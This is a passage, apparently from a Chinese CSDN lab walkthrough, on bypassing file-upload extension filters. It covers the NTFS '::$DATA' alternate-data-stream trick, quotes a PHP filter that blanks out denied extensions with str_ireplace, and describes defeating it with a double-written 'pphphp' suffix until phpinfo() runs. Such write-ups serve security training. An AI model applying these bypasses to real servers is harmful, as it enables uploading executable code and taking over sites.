这里我们用到 `::$DATA` (Windows文件流绕过) (这里利用到了NTFS交换数据流 (ADS)), ADS是NTFS磁盘格式的一个特性, 在NTFS文件系统下, 每个文件都可以存在多个数据流。通俗的理解, 就是其它文件可以“寄宿”在某个文件身上, 而在资源管理器中却只能看到宿主文件, 找不到寄宿文件。


我们肯定不懂这个意思是什么, 我们先在CMD运行一个 (藏文件的小福利) `echo abcd>>a.txt:b.txt` 将abcd写入a.txt:b.txt 很明显生成一个a.txt, 利用windows特性, 可在后缀名中加 `::$DATA` 绕过


```
$file_name = str_ireplace($deny_ext,"", $file_name);
```

仔细观察，发现突破口在这边。这句代码的含义是将存在问题的后缀替换为空，于是就可以使用双写绕过。
抓包将文件后缀改成pphphp



复制图片上传地址，phpinfo()函数顺利执行。



[赢取流量/现金/CSDN周边激励大奖](#)